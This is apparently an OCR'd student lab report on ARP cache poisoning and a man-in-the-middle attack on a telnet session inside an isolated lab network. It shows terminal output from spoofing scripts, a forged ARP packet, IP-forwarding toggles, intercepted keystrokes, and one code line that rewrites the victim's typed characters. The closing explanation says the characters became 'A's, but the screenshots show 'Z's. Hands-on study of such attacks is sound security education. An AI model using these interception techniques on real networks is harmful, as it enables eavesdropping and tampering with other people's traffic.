
```
▸ Frame 108: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-cefa40c1837f, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 34296, Dst Port: 23, Seq: 34, Ack: 674, Len: 1
▾ Telnet
    Data: o
```


PERFORM MITM






Activities
Terminal
Sep 17 11:48
seed@VM: ~/Labsetup3
seed@VM: ~/Lab...
seed@VM: ~/Lab...
seed@VM: ~/Lab...
seed@VM: ~/Lab...
seed@VM: ~/Lab...
seed@VM: ~/Lab...
-bash: hello: command not found
seed@e84603f59e1f:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e84603f59e1f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 17 15:41:09 UTC 2023 from e84603f59e1f on pts/3
seed@e84603f59e1f:~$



not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 17 15:41:09 UTC 2023 from e84603f59e1f on pts/3
seed@e84603f59e1f:~$ ZZZZZ
-bash: ZZZZZ: command not found
seed@e84603f59e1f:~$


Wireshark
Sep 17 11:50
Capturing from br-cefa40c1837f
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
45 53.723069609 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
46 53.751812430 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive] 23 → 34296 [PSH, ACK] Seq=29 Ack=31 Win=509 ...
47 53.751913655 10.9.0.5 10.9.0.6 TCP 66 34296 → 23 [ACK] Seq=31 Ack=30 Win=501 Len=0 TSval=1871169967...
48 53.788897089 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 34296 → 23 [ACK] Seq=31 Ack=30 Win=501 L...
49 53.873734116 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
50 53.901527066 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 34296 → 23 [PSH, ACK] Seq=31 Ack=30 Win=501 ...
51 53.907928927 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
52 53.934802316 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive] 23 → 34296 [PSH, ACK] Seq=30 Ack=32 Win=509 ...
53 53.934877483 10.9.0.5 10.9.0.6 TCP 66 34296 → 23 [ACK] Seq=32 Ack=31 Win=501 Len=0 TSval=1871170150...
54 53.969645165 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 34296 → 23 [ACK] Seq=32 Ack=31 Win=501 L...
55 54.095679207 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
56 54.121428327 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 34296 → 23 [PSH, ACK] Seq=32 Ack=31 Win=501 ...
57 54.124540603 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
58 54.153465852 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive] 23 → 34296 [PSH, ACK] Seq=31 Ack=33 Win=509 ...
59 54.153533672 10.9.0.5 10.9.0.6 TCP 66 34296 → 23 [ACK] Seq=33 Ack=32 Win=501 Len=0 TSval=1871170369...
60 54.184342241 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 34296 → 23 [ACK] Seq=33 Ack=32 Win=501 L...
Frame 49: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-cefa40c1837f, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 34296, Dst Port: 23, Seq: 31, Ack: 30, Len: 1
Telnet
Data: 1



Activities
Wireshark
Sep 17 11:49
Capturing from br-cefa40c1837f
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
55 54.095679207 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
56 54.121428327 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 34296 → 23 [PSH, ACK] Seq=32 Ack=31 Win=501 …
57 54.124540603 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
58 54.153465852 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive] 23 → 34296 [PSH, ACK] Seq=31 Ack=33 Win=509 …
59 54.153533672 10.9.0.5 10.9.0.6 TCP 66 34296 → 23 [ACK] Seq=33 Ack=32 Win=501 Len=0 TSval=1871170369…
60 54.184342241 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 34296 → 23 [ACK] Seq=33 Ack=32 Win=501 L…
61 57.713204035 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
62 57.736184413 10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 34296 → 23 [PSH, ACK] Seq=33 Ack=32 Win=…
63 57.739174100 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data ...
64 57.769618679 10.9.0.6 10.9.0.5 TCP 68 [TCP Retransmission] 23 → 34296 [PSH, ACK] Seq=32 Ack=35 Win=…
65 57.769669575 10.9.0.5 10.9.0.6 TCP 66 34296 → 23 [ACK] Seq=35 Ack=34 Win=501 Len=0 TSval=1871173985…
66 57.811802168 10.9.0.5 10.9.0.6 TCP 66 [TCP Dup ACK 65#1] 34296 → 23 [ACK] Seq=35 Ack=34 Win=501 Len…
67 57.811849136 10.9.0.6 10.9.0.5 TELNET 120 Telnet Data ...
68 57.844548660 10.9.0.6 10.9.0.5 TCP 120 [TCP Retransmission] 23 → 34296 [PSH, ACK] Seq=34 Ack=35 Win=…
69 57.844599361 10.9.0.5 10.9.0.6 TCP 66 34296 → 23 [ACK] Seq=35 Ack=88 Win=501 Len=0 TSval=1871174060…
70 57.880813900 10.9.0.5 10.9.0.6 TCP 66 [TCP Dup ACK 69#1] 34296 → 23 [ACK] Seq=35 Ack=88 Win=501 Len…
Frame 57: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-cefa40c1837f, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 23, Dst Port: 34296, Seq: 31, Ack: 33, Len: 1
Telnet
Data: Z
0000 02 42 0a 09 00 69 02 42 0a 09 00 06 08 00 45 10 ·B···i·B ·····E·
br-cefa40c1837f: <live capture in progress>
Packets: 70 · Displayed: 70 (100.0%)
Profile: Default



Activities
Terminal
Sep 17 11:50
seed@VM: ~/Labsetup3
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M:PES1UG21CS924:Navya:/volumes
$>python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.



Activities
Terminal
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'h', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'e', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'l', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'l', length: 1
.



Terminal
seed@VM: ~/Labsetup3
seed@VM: ~
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'l', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'o', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'\r\x00', length: 2
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

TASK 3


Activities
Terminal
Sep 17 11:54
seed@VM: ~/Labsetup3
result = self.prn(pkt)
File "mitm.py", line 26, in spoof_pkt
newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 0: invalid start byte
M:PES1UG21CS924:Navya:/volumes
$>python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M:PES1UG21CS924:Navya:/volumes
$>







Here, we observe that the characters which were typed in host A, appear as the same length in B. but only in the form of A's, which shows that based on the code, the attacker is able to intercept host A's data sent and then change it in the form of only A's as applied in the code. The messages which are sent by host A are sent in the form Tcp packets and are then displayed in B, in the format as chosen by the attacker machine.